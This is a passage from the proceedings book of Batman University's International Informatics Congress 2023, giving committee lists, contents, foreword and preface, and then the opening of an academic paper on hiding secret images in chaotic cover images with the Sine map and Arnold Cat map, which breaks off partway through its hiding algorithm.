



Bilgiyi Enerjiye Dönüştüren Üniversite

ULUSLARARASI BİLİŞİM KONGRESİ 2023

BİLDİRİLER KİTABI

INTERNATIONAL INFORMATICS CONGRESS
PROCEEDINGS BOOK



Batman Üniversitesi Yayınevi
BATMAN-2023

Batman Üniversitesi Yönetim Kurulu'nun .../05/2023 tarih ve 2023/.... sayılı kararı ile yayınlanmıştır.

Batman Üniversitesi Yayınları No: 08

Uluslararası Bilişim Kongresi Bildiriler Kitabı, 20 Mart 2023, Batman
International Informatics Congress 2022 Proceedings Book, 20 March 2023, Batman

Editörler/Editors: Prof. Dr. İdris DEMİR, Dr. Hafzullah İŞ

E-ISBN: 978-605-70729-8-6

Kapak Tasarım/ Cover Design: Fatma Zehra AY

Redaksiyon/Redaction: Suat GÖK

© **Batman Üniversitesi Yayınevi– Sertifika NO: 51640**

Batman Üniversitesi Batı Raman Kampüsü 72100 Merkez / BATMAN 0488 217 3500–444 9 072

Tüm yayın hakları saklıdır. Tanıtım için yapılacak kısa alıntılar dışında yayıncının yazılı izni olmaksızın yayınlanamaz, elektronik veya mekanik yollarla kopyası yapılamaz, bilgi olarak depolanamaz veya çoğaltılamaz.

Uluslararası Bilişim Kongresi (IIC2023): bildiriler kitabı (2 Mart 2023) / Editörler İdris Demir, Hafzullah İş.– 1. Baskı. – Batman: Batman Üniversitesi Yayınevi, 2023. 560 sayfa: tablo, grafik, renkli resim; 24 cm. – (Batman Üniversitesi Yayınları No: 08)

e-ISBN: 978-605-70729-8-6

1. Bilişim 2. Siber Güvenlik 3. İnternet Teknolojileri

QA 76/U48 2023

001.6424/ULU 2022

ONURSAL BAŞKAN/HONORARY CHAIRMAN

Prof. Dr. İdris DEMİR

Batman Üniversitesi Rektörü / Batman University Rector

KONGRE BAŞKANI/CHAIRMAN OF CONGRESS

Dr. Hafzullah İŞ

DÜZENLEME KURULU/ORGANIZING COMMITTEE

Doç. Dr. Davut İZCİ
Doç. Dr. Serdar EKİNCİ
Doç. Dr. Yılmaz KAYA
Dr. Abidin ÇALIŞKAN
Dr. Cihat ÖZAYDIN
Araş. Gör. İbrahim BİLİZ
Araş. Gör. Sinan TAŞLI
Öğr. Gör. Ammar ASLAN
Öğr. Gör. Ayşegül SAYLAN
Öğr. Gör. Emin AFŞİN
Öğr. Gör. Selahattin Barış ÇELEBİ
Mehmet DURSUN (YL Öğr.)

BİLİM KURULU/SCIENCE COMMITTEE

Abdelouahed Tounsi, Prof. Dr.

Andrzej Bisztyga, Prof. Dr.

Anita Adamczyk, Prof. Dr.

Athanasios Kungolos, Prof. Dr.

Behnam Mohammadi-ivatloo, Prof. Dr.

Bharti Dwivedi, Prof. Dr.

Farid Shuaib, Prof. Dr.

Fiaz Ahmad, Prof. Dr.

Fuad Jomma, Prof. Dr.

Janusz Mieczkowski, Prof. Dr.

Jingkun Xu, Prof. Dr.

Josep M. Guerrero, Prof. Dr.

Kesra Nermend Fate, Prof. Dr.

Khasan S.Karimov, Prof. Dr.

Krzysztof Koźbiał, Prof. Dr.

Lali Jgenti, Assoc. Prof. Dr.

Maya Petrova Stoyneva-Gaertner, Prof. Dr.

Reda Alhajj, Prof. Dr.

Yordan Gunawam, Prof. Dr.

Zbigniew Leonowicz, Prof. Dr.

Aayush Shrivastava, Adjunct Prof. Dr.
Elmina Gadirova, Assoc. Prof. Dr.
Nicola Careddu, Assoc. Prof. Dr.
Petrica Cristea, Assoc. Prof.
Adelino Pereira, Dr.
Aguib Salah, Dr.
Antonios Mouratidis, Dr.
Asia Saadullah, Dr.
Baseem Khan, Dr.
Behnam Khakhi, Dr.
Bharti Dwivedi, Dr.
Carlos A. Castro
Ernesto Vazquez, Dr.
Farhad Shahnia, Dr.
Hafiz Ahmed, Dr.
Hamed Pourgharibshahi, Dr.
Hemant Kumar, Dr.
Hilmy Awad, Dr.
Imran Hafeez, Dr.
Intisar Ali Sajjad, Dr.
Ishtiaq Ahmad, Dr.
Jamshed Ahmed Ansari, Dr.
John V Burkardt, Dr.
José A. Domínguez-Navarro, Dr.
Kalpana Chauhan Galgotias, Dr.
Kees Vuik, Dr.
Khaled Ellithy, Dr.
Kim-Doang Nguyen, Dr.
Kouzou Abdellah, Dr.
Leila Mokhnache, Dr.

Liaqat Ali Qureshi, Dr.
Magín Lapuerta Amigo,
Mahd Iqbal Abdulwahab, Dr.
Marcelo Cortés-Carmona, Dr.
Mohamed Shaaban, Dr.
Mohammed Albadi, Dr.
Mohd Tariq Aligarh, Dr.
Mousa Marzband, Dr.
Muhammad Qamar Raza, Dr.
Nabeel Hussain Alharthi, Dr.
Nishant Kumar, Dr.
Nitin Kumar Saxena, Dr.
Nouar Tabet, Dr.
Omar Hafez Umm, Dr.
Payam Teimourzadeh Baboli, Dr.
Payman Dehghanian, Dr.
Ragab A. El Sehiemy, Dr.
Rajeev Kumar Chauhan Galgotias, Dr.
Rajeev Kumar Chauhan, Dr.
Rajiv Singh, Dr.
Shariq Riaz, Dr.
Shengen Chen, Dr.
Shokan Sherzad Qader, Dr.
Theofilos Papadopoulos Democritus, Dr.
Tomi Medved, Dr.
Yunfeng Wen, Dr.
Abdulmecit Türüt, Prof. Dr.
Ali Karcı, Prof. Dr.
Asaf Varol, Prof. Dr.
Aydoğan Özdemir, Prof. Dr.

Bilal Sambur, Prof. Dr.
Burhan Ergen, Prof. Dr.
Galip Aydın, Prof. Dr.
Hakan Çoban, Prof. Dr.
Hamit Adin, Prof. Dr.
Hüseyin Aydın, Prof. Dr.
Hüseyin Serdar Yücesu, Prof. Dr.
İbrahim Kaya, Prof. Dr.
İlhan Aydın, Prof. Dr.
Mehmet Emin Tağluk, Prof. Dr.
Mehmet Kaya, Prof. Dr.
Metin Gümüş, Prof. Dr.
Murat Kayri, Prof. Dr.
Necmettin Sezgin, Prof. Dr.
Nezir Akyeşilmen, Prof. Dr.
Ömer Faruk Ertuğrul, Prof. Dr.
Rahib H. Abiyev, Prof. Dr.
Suat Sarıdemir, Prof. Dr.
Taner Tuncer, Prof. Dr.
Zeki Argunhan, Prof. Dr.
Ahmet Çınar, Doç. Dr.
Bahattin Kurt, Doç. Dr.
Boran Şekeroğlu, Doç. Dr.
Demet Mangır, Doç. Dr.
Ebubekir Erdem, Doç. Dr.
Erhan Akbal, Doç. Dr.

Fatih Ertam, Doç. Dr.
Hasan SAYĞILI, Doç. Dr.
Mehmet Emin Deniz, Doç. Dr.
Murat Tümay, Doç. Dr.
Orhan Yaman, Doç. Dr.
Şengül DOĞAN, Doç. Dr.
Türker Tuncer, Doç. Dr.
Yılmaz Kaya, Doç. Dr.
Abdulkerim Öztekin, Dr.
Ahmet Anıl Müngen, Dr.
Ayşe Yaşar Ümütlü, Dr.
Ayşegül Güler, Dr.
Ayşegül Sili Kalem, Dr.
Betül Ay, Dr.
Cafer Budak, Dr.
Cemal Kavalcıoğlu, Dr.
Elbrus Bashir Imanov, Dr.
Heybet Kilic, Dr.
Hüseyin Sevay, Dr.
Mehmet Baygın, Dr.
Mehmet Nergiz, Dr.
Musa Yılmaz, Dr.
Önder Aytaç Afşar, Dr.
Ramazan Tekin, Dr.
Ümit İlhan, Dr.
Yasin SÖNMEZ, Dr.

İçindekiler

ÖNSÖZ/FOREWORD.....	viii
SUNUŞ/PREFACE	ix
Chaotic Masking Based Data Hiding Algorithm for Digital Images <i>Hidayet OĞRAŞ</i>	10
Applications of Machine Learning Method on Adhesively Bonding Joints <i>Bahadır BİRECİKLİ</i>	19
Implementation of Glove Embeddings and BILSTM Model for Sentiment Analysis on IMDB Dataset <i>Melisa BİÇER, Selma Ayşe ÖZEL</i>	28
Predicting Early Stage Diabetes by a Neural Network Containing More Than One Hidden Layer <i>Feras KHALEL, Nehad T.A. RAMAHA</i>	36
Weight Optimization of Cantilever Beam Using Nelder-Mead Simplex Method <i>Nursima Gamze DENİZ, Ebubekir SEYYARER</i>	46
Safety Verification of a Transportation Automaton <i>Fatih SARIKOÇ</i>	52
Çoklu İHA Tarama Kapsaması İçin Hibrit Tabanlı Yol Planlaması <i>Recep ÖZDAĞ</i>	63
Derin Öğrenme İle Türkçe Ses İşaretlerinden Rakam Tanıma <i>Abdullah EROĞLU, Yılmaz KAYA</i>	80
RESNET-18 Transfer Derin Öğrenme İle Anlamsal Bölütleme <i>Emre ARICA, Yılmaz KAYA</i>	91
Doğal Dil İşleme Tekniklerinin Kullanımı İle Yeni Bir İçerik Tabanlı Akademik Makale Öneri Sistemi <i>İlyas KUŞ, Sinem BOZKUR KESER</i>	104
Etik İlkeler ve Gereksinimler Çerçevesinde Makine Öğrenmesi Modelleri ve Güvenilir Yapay Zekâ İçin Muhtemel Regülasyonlar <i>Gökçen YÜCEL, Mustafa AYKUT</i>	118
Aktif Uzaktan Algılama Verileri Kullanılarak LSTM (Uzun Kısa Süreli Bellek) Yöntemi İle Müsilaj Bölgelerinin Otomatik Olarak Tespit Edilmesi <i>Enes BAKIŞ, Emrullah ACAR</i>	143
Türk İşaret Dilinin Transfer Öğrenme Yöntemleriyle Sınıflandırılması <i>Melek ECE ÇİFTÇİ, Ramazan TEKİN</i>	151
Veri Analizine ve Tahminlemeye Dayalı Geliştirilen MEDIC-AI Web Uygulaması <i>Amir KARAJ , Ali Serdar FAK, Zehra Aysun ALTIKARDEŞ</i>	161
X-RAY Görüntülerden DENSENET Derin Öznitelikler ve Oylama Topluluk Sınıflandırıcılar Temelli COVID-19 Teşhisi <i>Berivan ÖZAYDIN, Ramazan TEKİN</i>	177
Yapay Zekâ Algoritmasının Görsel İletişim Tasarımındaki Rolü: Netflix Film ve Dizi Afişleri Örneği <i>Semra ÇAM, Aşlı İĞİT</i>	187
Dijital Dönüşüm ve Yapay Zekanın Endüstriyel Kaza Yönetimine Etkisi <i>Sayal (Saialy) ALEKPEROVA</i>	201
Sosyal Medya Verileri İle Duygu Analizi Uygulamaları Üzerine Literatür Taraması <i>Merve Hazan İŞCAN, Nagehan İLHAN</i>	208
Akıllı Araçlara Yönelik Siber Saldırıları <i>Batuhan GÜL, Fatih ERTAM</i>	218
Oltalama Saldırılarına Yönelik Bir Araştırma <i>Hakan KÖR, Murat ERDOĞAN</i>	228
Ticari ve Açık Kaynak Açıklık Tarama Araçlarının Karşılaştırılması ve Farklarının Ortaya Konulması <i>Ramazan Furkan YAVUZ, Selim BAYRAKLI</i>	236
USB Üzerinden Yapılan Siber Saldırıların ve Savunma Yöntemlerinin İncelenmesi <i>Kemal KARAÇUHA, Kemal BIÇAKCI</i>	244

Kali Linux İle Kurumsal Siber Güvenlik Zafiyetlerinin Tespiti <i>Mehmet Mehdi TUNÇYÜZLÜ</i>	265
Otonom Araçlarda Siber Saldırıları ve Savunma <i>Selahattin ÖZDEMİR, Sedat AKLEYLEK</i>	277
Siber Güvenlik Ürünleri İçin Kural Geliştirmenin Önemi <i>Muhammed AYGÜN, Fatih ERTAM</i>	297
Ukrayna - Rusya Savaşında Siber Güvenliğin Asimetrik Etkileri, <i>Ercan AKALAN</i>	312
Nesnelerin İnterneti Sistemlerinde Yaşanabilecek Siber Saldırıların Tespiti ve Önlenmesi <i>Yasin DEMİR, Selim BAYRAKLI</i>	328
Telekomünikasyon Sistemlerinin Güvenliği ve Siber Güvenlik Alanındaki Yeri <i>Anıl ÖZBEK, Fatih ERTAM</i>	338
Otomatik Ağ Yapılandırması Değişiklik Yönetimi <i>Tuğrul YAĞBASAN, Doğan KÜÇÜK, Hayati TÜRE</i>	352
Bazı İslami Geometrik Desenlerin Geogebra 2d Programında Oluşturulan Çizimlerinin Dönüşüm Matrisleri İle Geometrik Analizi ve Artırılmış Gerçeklik Uygulamaları <i>Ayşenur ÜÇER, Hatice KUŞAK SAMANCI</i>	358
Dijitalleşme Paradoksu Karşısında Stratejik Yönetim Aracı Olarak Dijital İş Modelleri <i>Ayşe ASILTÜRK</i>	378
Yazılım Mühendisliğinde Güvenilirlik, Tutarlılık, Bağlam ve Değişmezlik İçin Veri Odaklı Yeni Bir Yaklaşım <i>Gökmen KATIPOĞLU, Semih UTKU, Savaş TAKAN</i>	400
Adli Bilişim Açısından Dijital Delillerin İncelenmesinin Önemi <i>Mustafa PEKDEMİR, Fatih ERTAM</i>	413
Çeşitli Genelleştirilmiş Mandelbrot Fraktallarının Öklid, Lorentz ve Galile Düzlemlerinde İncelenmesi ve Artırılmış Gerçeklik Uygulamaları <i>Furkan TAŞDEMİR, Hatice KUŞAK SAMANCI</i>	425
Akıllı Şebeke Yönetiminde Haberleşme Teknolojisi ve İş Zekâsı Uygulamalarının Kullanımı <i>Murat GÜLEYDİN, Davut İZCİ, Serdar EKİNCİ, Hüseyin ÖZMEN</i>	441
Son İşlem Tekniği Olarak Özet Algoritmaları Kullanan Rastgele Sayı Üretici Tasarımı <i>Seyfullah KANER, Ali Murat GARİPCAN, Ebubekir ERDEM</i>	448
Blok Zinciri Üzerinde Güvenli Haberleşme ve Ortak Karar Alma <i>Bahadır ADAK, Adnan OZSOY</i> ..	458
Üstel Sayı Sistemi (ÜSS) ve Blok Zincir (Blockchain) <i>Caner TEKİN, Hasan BAŞARAN, Mehmet Rıda TÜR</i>	468
Uydu ve Uzay Araçları İçin Kullanılan Isıl Yazılım Programları <i>Murat BULUT, Nedim SÖZBİR</i> ...	476
İstenmeyen E-Postalar <i>Hakan KÖR, Esma ERDOĞAN</i>	484
İstenmeyen E-Postaların Filtrelemesinde Açık Dönüşümü Tabanlı İçerik Bağımsız Bir Yaklaşım <i>Tuncay ÖZER, Yılmaz KAYA</i>	490
Bazı Katı Cisimlerin Geogebra'da Dönüşüm Matrisleriyle Hareket Ettirilerek Geogebra AR ve Unity Vuforia Artırılmış Gerçeklik Uygulamalarının Oluşturulması <i>Büşra UYANIK, Hatice KUŞAK SAMANCI</i>	500
Quasi Newton Metodu'nun Optimum Güç Akışı Problemine Uygulanması <i>Kübra ŞAHİN, Emre BİÇEK, Ebubekir SEYYARER</i>	516
Kuantum Bilişim ve Geleceği <i>Rabia MAZMAN, Hakan KÖR</i>	522
RF Enerji Hasadı İçin 1.8 GHZ Frekanslı Dikdörtgensel Yama Anten Tasarımı <i>Hüseyin ASLAN, Hüseyin ÖZMEN, Davut İZCİ, Serdar EKİNCİ</i>	531

ÖNSÖZ/FOREWORD

Çok Değerli Bilişim Kongresi Katılımcıları,

Dijital Dönüşüm, Blokzincir Teknolojileri ve Siber Güvenlik ana temasıyla düzenlediğimiz IFEST2023 Bilişim Festivalini ülkemizde yaşanan deprem ve sel felaketinin doğurduğu sebeplerden dolayı ertelemek durumunda kaldık. Öncelikle yüzyılın afeti olarak nitelendirdiğimiz bu afette hayatını kaybeden vatandaşlarımıza Allah'tan rahmet, yaralılara ise acil şifalar diliyorum.

Üniversitemiz ev sahipliğinde düzenlen Bilişim Festivali ile Batman Üniversitesinin Türkiye'nin en büyük bilişim organizasyonlarından birine ikinci defa ev sahipliği yapabilecek kapasiteye ulaşmış olmasının mutluluğunu ve gururunu yaşıyoruz.

Türkiye'nin en büyük bilişim organizasyonlarından biri olma özelliğini taşıyan festival kapsamında; Uluslararası Bilişim Kongresini (IIC2023) online olarak başarılı bir şekilde gerçekleştirmiş olduk.

Batman Üniversitesi son zamanlarda birçok ulusal ve uluslararası etkinliğe yaptığı ev sahipliği ile adından söz ettirmektedir. Bu yıl dünyanın dört bir yanından akademi ve endüstri araştırmacıları yapay zekâ, algoritmalar, veri işleme, görüntü işleme, veri madenciliği, insanmakine etkileşimi ve siber güvenlik gibi alanlarda uzaktan bildiri sunumları ile tecrübe paylaşımına davet edilmiştir. Kongre'ye gönderilen bildirilerden 45'i kabul alarak basılmaya hak kazanmıştır. Kongre'de ayrıca, En İyi Makale, Yılın Girişim ve Yılın Bilişim Ödülleri de dağıtılmıştır.

Son olarak; Üniversitemizin ev sahipliği yaptığı nitelikli organizasyonlar sayesinde bilimi ve ilmi her daim öğrencilerimiz ve katılımcılar için yaymayı hedefledik. Üniversitemizin bilim dünyasına katkılarının çoğalması için çabalarımızı arttırarak devam ettireceğiz ve Batman Üniversitesi olarak bilişime yön vermeye devam edeceğiz. Çünkü değişim bilişimle gelecek.

Bu vesileyle emeği geçen başta Düzenleme Komitesi olmak üzere programa katılım sağlayan Türkiye'den ve Dünyadan bilişim alanında uzman çok sayıda bilim insanımızı ve paydaşlarımızı tebrik ediyor ve şükranlarımı sunuyorum.

Prof. Dr. İdris DEMİR
Onursal Başkan
Batman Üniversitesi Rektörü

SUNUŞ/PREFACE

Batman Üniversitesi ev sahipliğinde bu yıl ikincisini düzenlediğimiz Uluslararası Bilişim Kongresi alanında uzman isimlerden gelen bildirili katılımlar ve online sunumlarla başarılı bir şekilde tamamlanmıştır. Bilişim Festivali'nin önemli bir etkinliği olan Kongre'de kabul alan bildiri sayısının yanında reddedilen bildirilerin oranı da önemli ölçüde artırılarak kalitenin artırılması amaçlanmıştır. Uluslararası Bilişim Kongresinin ana teması Siber Güvenlik ve Blokzincir Teknolojileri iken kabul edilen bildirilerin bilişim teknolojilerinin tüm alanlarından olması akademinin etkinliğe gösterdiği teveccühü göstermektedir. Kongre'nin Ülkemizde yaşanan deprem dolayısıyla ertelenmesi ve daha sonra online olarak tamamlanması sosyal etkinlikleri kısıtlamıştır. Ancak tüm katılımcılarımızı 28-30 Eylül 2023 tarihinde düzenleyeceğimiz Bilişim Festivali'nin; Kamu Bilişim Çalıştay, Bilişim Teknolojileri Konferansı, Bilişim Akademisi, Dene-Yap Atölye çalışmaları etkinlikleri vesilesi ile kampüste ağırlayarak sosyal etkinliklerimizi telafi etmeyi umut ediyoruz. Bilişim Festivali, ülkemizin tüm kesimlerinden bilişim teknolojilerinin paydaşlarını ve gönüllülerini biraraya getirmesi bakımından ayrıca önem arz etmektedir. Kongreye bildirili katılım sağlayan akademisyenlerimizle konferanslarda, atölye çalışmaları ve çalıştaylarda sektörün diğer bileşenlerini buluşturarak, somut proje çıktıları ile geleceğe dokunmasında aracı olmak bizim en büyük temennimizdir. Bilişim Festivalinin, Ülkemizin kadim topraklarının modern kenti Batman'da, bilgiyi enerjiye dönüştüren üniversite olan Batman Üniversitesi'nde yapılması bize her defasında ayrı bir heyecan vermektedir. Ülkemizin dört bir yanından gelen konuklarımızın bu kadim topraklara ayak basması, tarihi dokusunu hissetmesi, gezmesi ve görmesinin mutluluğu paha biçilemez.

Bu önemli organizasyonun yapılmasında emeği geçen kıymetli organizasyon ekibimize, akademik kurulumuza ve bilim komitesi üyelerimize teşekkürlerimi sunarım. Organizasyonun gerçekleştirilmesinde önemli katkı sağlayan Üniversitemiz yönetimi ve Batman'ın tüm kurumlarına minnettarız. Bir sonraki Kongrede buluşmak dileğiyle, esen kalın.

Dr. Hafzullah İŞ
Kongre Başkanı

CHAOTIC MASKING BASED DATA HIDING ALGORITHM FOR DIGITAL IMAGES

Hidayet Oğraş¹

¹Batman University, Technical Sciences Vocational School, Electronic Communication Technology Program, Batman, TURKEY, hidayet.ogras@batman.edu.tr

Abstract: A data hiding algorithm using chaotic masking method with a pixel permutation structure is proposed for digital images. The algorithm uses key parameters of Sine map to create an unreadable and meaningless image in which secret image is hidden. The proposed hiding algorithm consists of three stages: Generating chaotic cover image yielded by secret key parameters of Sine map; hiding process of a secret image into a chaotic cover image and pixel permutation of stego image through Arnold Cat Map transformation. Secret image data is hidden in the rightmost bit value of the pixels in the cover image through modular and addition operations. After hiding process, all pixels of the cover image are replaced by a reversible permutation technique thus, every pixel will be scattered completely. Experimental results demonstrate that the proposed algorithm provides high level of security and verify efficiency of the proposed algorithm as well as detecting the secret image easily from the stego image.

Keywords: Chaotic Masking, Sine Map, Hiding Information, Image Permutation

1. Introduction

Data is a collection of discrete values commonly used in scientific research, economics, and nearly all human-based organizational activities that can represent tangible or intangible measures or be used as variables in a computational process that defines quantity, quality, statistics, and other basic units. In today's world, internet, mobile devices and computer networks we use generate huge amounts of data and most of them are confidential and personal. Therefore, it is extremely important to ensure data security and integrity against external attacks.

Cryptography and Steganography are widely used scientific methods that provide data security using different approaches. Steganography deals with hiding of information without changing data structure using a cover carrier whereas cryptography refers changing data into an unreadable form using mathematical based algorithms [1]. Concealing the existence of secret information from unauthorized persons is the most important feature expected from steganographic algorithms, hence they use cover medium such as video, images, text or audio for that purpose. Among multimedia data, especially image files are very ideal to hide secret data due to the having much more redundancy [2]. The image selected for this purpose is called cover image and the image obtained after steganographic process is called stego image.

Chaos theory is the branch of mathematics dealing with nonlinear dynamical systems whose behavior is unpredictable in long term and highly sensitive to initial condition and system parameters [3,4]. Chaos has been successfully applied in many fields, but it has received special attention especially in the field of security communication and its popularity has increased day by day with proposed numerous studies. Many hiding algorithms using chaos are proposed in the field of steganography recently [5-7]. According to the common use of researchers, steganographic techniques are classified in two domains: Spatial domain and Transform

domain. Spatial domain techniques perform direct modifications on the pixel values whereas the transform techniques involve frequency domain coefficients. The most popular and frequently used method in spatial domain is hiding a single data by modifying least significant bit (LSB) of the pixels of the cover image named as LSB substitution [2]. Images are made up of pixels, often referring to the color of a particular pixel. In gray images, each pixel is 1 byte long as in the range of 0-255. The hiding algorithm proposed in this study uses image data as secret information and utilizes chaotic image obtained from Sine map as the cover image. The proposed scheme is a spatial domain technique and the embedding operations are directly applied to the LSB values of the all pixels so there won't be much visible change in the cover image. Shortly, the algorithm runs in such a way that it hides 1-bit of secret data into 1-byte of pixel data.

In the proposed algorithm, iteration based permutation structure is used after the embedding process in order to make hidden data more difficult to detect and to disrupt the sequential order in the bit series of the data. Permutation process changes all pixel positions to another position in the cover image without removing any information. Thus, the meaningless and unreadable chaotic cover image that stores secret data will remain similar after the permutation process except the bit positions of the secret data. The parameter variables and number iteration used in the permutation will increase the key space of the whole system, making the system more resistant to brute force attacks.

The rest of the paper is organized as follows: Section 2 gives literature information about the chaotic Sine map, Arnold Cat map and Chaotic masking technique. The proposed image hiding and extracting algorithms are given in detail in Section 3. Section 4 presents the security and performance analyses of the proposed algorithm. Finally, Section 5 concludes the paper.

2. Materials and Methods

2.1. Sine Map

Sine map is one of the dynamical systems exhibiting chaotic behavior [8]. It is defined by the equation in (1).

$$x_{n+1} = K \cdot \sin(\pi \cdot x_n) \quad (1)$$

Here, x_n is a real value between 0 and 1. The control parameter of the map is K , having a value in the range of (0,1]. If $K = 1$, then the map behaves chaotically which means that the output is unpredictable, non-periodic and very sensitive to initial value and system parameter. When the system is in chaos state, it generates random-like output series that can be used as secret key where the mixing or hiding operation takes place [9]. Fig. 1 shows the chaotic output of the Sine map with $K = 1$ and $x_0 = 0.123456$.




Fig.1 Output of the Sine map

Chaotic Sine map is used to generate random values of the pixels for the cover image in the proposed algorithm. The chaotic image created by this way exhibits sufficient complexity according to the results of statistical and visual analysis.

2.2. Arnold Cat Map

Arnold Cat map (ACM) is a simple matrix based transformation method [10] that is generally used pixel replacement in an image for the permutation algorithms. It is defined in (2).

$$\begin{bmatrix} x' \\ y' \end{bmatrix} = \begin{bmatrix} 1 & p \\ q & pq + 1 \end{bmatrix} \begin{bmatrix} x \\ y \end{bmatrix} \bmod N \quad (2)$$

(x, y) is the current pixel position of the square image with $N \times N$ size; (x', y') is the corresponding pixel position of the permuted image and (p, q) are the parameters with positive values that determine permutation level. Notice that the determinant of the map is 1, so it is area-preserving. ACM satisfies Poincare recurrence theorem that means after a certain iteration of the map, the permuted image will eventually return to its original form. The inverse equation of the ACM is given in (3).

$$\begin{bmatrix} x \\ y \end{bmatrix} = \begin{bmatrix} pq + 1 & -p \\ -q & 1 \end{bmatrix} \begin{bmatrix} x' \\ y' \end{bmatrix} \bmod N \quad (3)$$

The ACM method deals with the position of the pixels, not their values; hence there is no loss of information in related image. Fig. 2 shows the results of ACM method applied on a gray test image of 'Cameraman.jpg' with 256x256 sizes with their histograms. Here, p and q parameters are randomly chosen as 8 and 14, respectively. It is clear that the permuted image is completely meaningless even though the ACM operation is iterated only once. However, the histograms of both images are exactly same as there is no change in pixel values after the ACM. Histogram is used to display frequency distribution of pixels in an image. The correlation coefficient between original and permuted images is -0.00965 which is a very close to 0. The ACM method is used in the last stage of the proposed algorithm to change the position of the pixels where the hidden data is stored and to create the stego image.




Fig.2 a) Original 'Cameraman' image b) Permuted 'Cameraman' image
c) Histogram of original image d) Histogram of permuted image

2.3. Chaotic Masking

Chaotic signals from chaotic systems are widely used in secure communication applications to mask information because of their random-like behavior and noise-like nature that makes very difficult to predict [3,4]. In chaotic masking scheme, a secret message signal is added to the chaotic signal to conceal at the transmitter then receiver generates the same chaotic signal which is subtracted from the receiving signal to recover the message signal [11]. Block diagram of the chaotic masking scheme is shown in Fig. 3.




Fig.3 Block diagram of the chaotic masking scheme

Chaotic masking scheme is generally used for analog communication systems [12]. In this study, digital image is transmitted securely using chaotic image through chaotic masking.

3. The Proposed Hiding and Extracting Algorithms

3.1. Hiding Algorithm

The proposed algorithm uses square images for both secret and cover images. The algorithm consists of three stages. Firstly, chaotic series obtained from the Sine map are converted to 8-bit pixel values with the help of a mathematical transformation given in (4). Each pixel value in the secret image is transformed to 9-bit binary values so if the size of the secret image is $N \times N$, then the size of the cover image to be created has to be $3N \times 3N$. Because, a single bit of secret information is hidden into a pixel value of 1-byte length.

$$pixel_value = \text{mod}(\text{round}(x_n \cdot 10^9), 256) \quad (4)$$

Here, *mod* operation is used to limit pixel values between 0-255 and the *round* operation is used to round the multiplication result to the nearest integer value. In order to make the precision up to 9 digits, x_n output is multiplied by 10^9 . If there are N^2 pixels in a secret image, then $9 \cdot N^2$ pixels should be generated from the Sine map. For instance, a secret test image of 'Lena.jpg' with 256x256 size and a chaotic cover image corresponding to in size as 768x768 with their histograms is shown in Fig. 4.

